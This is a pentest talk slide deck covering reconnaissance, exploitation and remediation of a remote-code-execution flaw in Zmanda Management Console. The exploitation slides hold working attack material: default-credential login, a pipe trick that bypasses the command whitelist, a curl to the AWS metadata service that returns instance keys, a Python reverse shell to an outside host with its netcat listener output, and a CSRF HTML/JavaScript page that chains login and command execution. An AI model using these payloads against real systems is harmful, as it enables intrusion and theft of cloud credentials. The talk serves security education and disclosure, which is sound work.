

Pentest Deep Dive

Anatomy of a weaponized remote code
execution flaw

By Robert Kugler

\$whoami



Robert Kugler

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- Information security researcher, pentester, and public speaker
- 9+ years of experience in data protection, security management and pentesting as well as exploit development

\$cat todo.txt

The scope

Exploitation

Questions

Reconnaissance

Remediation

\$cat disclaimer.txt

- Cobalt doesn't share or publish any vulnerability information.
- The following research was carried out by me and is not associated to Cobalt.
- Responsible disclosure was attempted with the affected company but no response or read receipt was received. The affected company was made aware of all vulnerability details prior to this talk.

The Scope


- Vulnerable Ltd.'s internal network
 - 10.1.234.0/22 and 10.2.220.0/22
 - Hosted on AWS
- Scenario
 - Attackers gain access through compromised web server
 - Attempt to get access to sensitive data





Reconnaissance

- Mapping out the network
 - Nmap (<https://nmap.org>)
 - Aquatone (<https://github.com/michenriksen/aquatone>)
 - Metasploit (<https://www.metasploit.com>)







Zmanda Management Console Login

zmanda
Management Console

Username: *

Password: *

Login

Resume Session?

☐

Check Server
Installation?

☐

Sync Backup Sets?

☐

[Can't access your account?](#)



Open Source Backup

Zmanda Portal



**zmanda
network**



**zmanda
forum**

20190919172135

- “Zmanda Cloud Backup (ZCB) is an online backup software by open source backup company Zmanda which enables users to back up their data to cloud storage. The software uses the Amazon S3 service from Amazon Web Services.” (https://en.wikipedia.org/wiki/Zmanda_Cloud_Backup)

Exploitation

- Default credentials, anyone?

The **default** user is **admin/admin** Please change the **password** in the ZMC **Admin** Users page. This user is different from **Zmanda** Network user and operating system user. If you are making changes to Backup Sets manually, you should enable Sync Backup Sets at the time of **login** process. Jun 12, 2014


[Admin Login - Zmanda Documentation Wiki](https://docs.zmanda.com)

<https://docs.zmanda.com> › [ZMC_Users_Manual](#) › [Admin_Login](#)

admin | Log Out



← → ↻ ⚠ Not Secure [redacted] /ZMC_Admin_Devices?action=Edit&edit_id=[redacted]



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Backup Vault Monitor Report Restore Admin

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Backup Set: [redacted] ?

⚠ ZMC licenses expire soon for: all Disk/NAS/SAN, all Amazon Simple Storage Service (S3)

⚠ A backup or restore operation is in progress. Some kinds of edits may cause the operation to fail.

Edit : Amazon Simple Storage Service (S3) Device ?

Name*: [redacted]

Comments: [redacted]

Access Key*: [redacted]

Secret Key*: [redacted]

User Token: [redacted]

Storage Option: Standard ▾

Advanced Options ?

No HTTP proxy server configured. [Change](#)

Use API Credentials*: ☒ (API keys recommended over username/password)

Secure Communications*: ☒ (recommended, but using IPSec/VPN is faster)(recommended, unless running AE on EC2 at Amazon)

Cloud URL Path: [redacted] Leave blank if not sure.

Bucket Names*: ☒ Use DNS ☐ Use URL path

Cloud Object Size*: 512 ▾ MiB ▾

Cloud Encrypt: ☐ none ☒ AES256

Reuse Connections: ☒

Maximum Total Media*: 2000 Hard limit for total number of virtual media per backup set.

1 TiB Backup

Size	# Objects	0.01/1000	Time
256MiB	~4,000	.04	100%
128MiB	~8,000	.08	102%
64MiB	~16,000	.16	107%
32MiB	~32,000	.32	116%
16MiB	~64,000	.64	125%

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admin

Backup **Vault** **Monitor** **Report** **Restore** **Admin**

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⚠ **EXPERTS ONLY!** Directly edit configuration files and run command-line AE tools.

Edit Files or Run Commands

Update Reports: ☐ Use only after manually running 'amdump'

[Process List](#)

[Top List](#)

Command or
File name:

whoami

Web Server [Status](#)

DB Server [Status](#)

Cancel Apply

Command Results for: whoami

```
Only the following *non-interactive* commands are permitted: amadmin,
amcheckdb, amcleanup, amdump, amflush, amlabel, amlabel, amreport,
amrmtape, bzip2, chgrp, chmod, chown, cp, date, df, diff, du, echo, env,
file, find, grep, gzip, head, ls, lsattr, ls SCSI, man, md5sum, mkdir, mt,
mtx, mv, nslookup, ping, ps, pstree, shasum, sha224sum, sha256sum,
sha384sum, sha512sum, sort, star, stty, tail, tar, top, traceroute, tree,
uname, uptime
```

:(

- No command injection...they implemented whitelisting
- ... but wait, what happens if...?



← → ↻ ⚠ Not Secure [REDACTED] ZMC_Admin_Advanced?form=adminTasks&action=Apply&command=uname%20-a|whoami ☆ [REDACTED] [REDACTED] [REDACTED] [REDACTED]

zmanda
Management Console
Amanda

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admin | Log Out [REDACTED] [REDACTED]

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⚠ EXPERTS ONLY! Directly edit configuration files and run command-line AE tools. [X]

Edit Files or Run Commands ?

Update Reports: ☐ Use only after manually running 'amdump' [Process List](#) [Top List](#)

Command or File name: ⓘ

Web Server [Status](#)

DB Server [Status](#)

Cancel Apply

Command Results for: uname -a|whoami ?

```
amandabackup
```

! EXPERTS ONLY! Directly edit configuration files and run command-line AE tools.

Edit Files or Run Commands

Update Reports: ☐ Use only after manually running 'amdump'

Process List

Top List

Command or
File name:

```
echo a|curl http://169.254.169.254/latest/meta-data/identity-credentials/ec2/security-credentials/ec2-instance
```

Web Server

Status

DB Server

Status

Cancel Apply

Command Results for: echo a|curl http://169.254.169.254/latest/meta-data/identity-credentials/ec2/security-credentials/ec2-instance

% Total		% Received		% Xferd	Average Speed		Time	Time	Time	Current
					Dload	Upload	Total	Spent	Left	Speed
0	0	0	0	0	0	0	0	--:--:--	--:--:--	0
100	1294	100	1294	0	0	51334	0	--:--:--	--:--:--	53916


```
{
  "Code": "Success",
  "LastUpdated": "2019-09-19T10:59:45Z",
  "Type": "AWS-HMAC",
  "AccessKeyId": "[REDACTED]",
  "SecretAccessKey": "[REDACTED]",
  "Token": "[REDACTED]"
}
```


- Commands can be executed by just visiting a special link!

[https://10.123.45.6/ZMC_Admin_Advanced?form=adminTasks&action=Apply&command=echoa|python -c 'import socket,subprocess,os;s=socket.socket\(socket.AF_INET,socket.SOCK_STREAM\);s.connect\(\("s3cur3.eu",8080\)\);os.dup2\(s.fileno\(\),0\);os.dup2\(s.fileno\(\),1\);os.dup2\(s.fileno\(\),2\);p=subprocess.call\(\["/bin/sh","-i"\]\);'](https://10.123.45.6/ZMC_Admin_Advanced?form=adminTasks&action=Apply&command=echoa|python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(()



```
root@vps464506:~# nc -lvp 8080
Listening on [0.0.0.0] (family 0, port 8080)
Connection from [REDACTED].compute.amazonaws.com 12128 received!
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=1001(amandabackup) gid=6(disk) groups=6(disk),26(tape),1002(mysql)
$ █
```



```


1 <html>
2 <body> <!-- Force the user to log in using the default credentials -->
3     <form target="_blank" action="https://X.X.X.X/ZMC_Admin_Login?cookies_checked=1" method="POST">
4         <input type="hidden" name="login" value="AEE" />
5         <input type="hidden" name="last&#95;page" value="" />
6         <input type="hidden" name="username" value="admin" />
7         <input type="hidden" name="password" value="admin" />
8         <input type="hidden" name="submit" value="Login" />
9         <input type="hidden" name="JS&#95;SWITCH" value="JS&#95;ON" />
10        <input id=prepare type="submit" value="" />
11    </form>
12    <!-- After the user is authenticated trigger code execution -->
13    <a id=boom target="_blank" href="https://X.X.X.X/ZMC_Admin_Advanced?form=adminTasks&action=Apply&
14
15    <script>
16    document.getElementById("prepare").click();
17
18    function Sleep(milliseconds) {
19        return new Promise(resolve => setTimeout(resolve, milliseconds));
20    }
21
22    async function exploit() {
23        await Sleep(5000); // Wait 5s to make sure the user is authenticated until the request is fired
24        document.getElementById("boom").click();
25    }
26    |
27    exploit();
28
29    </script>
30 </body>
31 </html>

```

- PoC and write-up available on https://github.com/robertchrk/zmanda_exploit



- Prerequisites? Knowledge of the IP address? Maybe not, JavaScript is powerful and easily used for fingerprinting and port scanning.
- Inspired by SkyLined's [LocalNetworkScanner](#) I did some research and found Matthew Ulm's [js-recon.html](#). I modified it and added image based fingerprinting: <https://s3cur3.it/blog/8> (CCTV exploit)



Remediation

- Always change default credentials!
- Enforce your patch management policy or introduce one!
- Stop using insecure software! Ask all vendors for their last pentest report.



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@robertchrk

Thanks!
Any questions?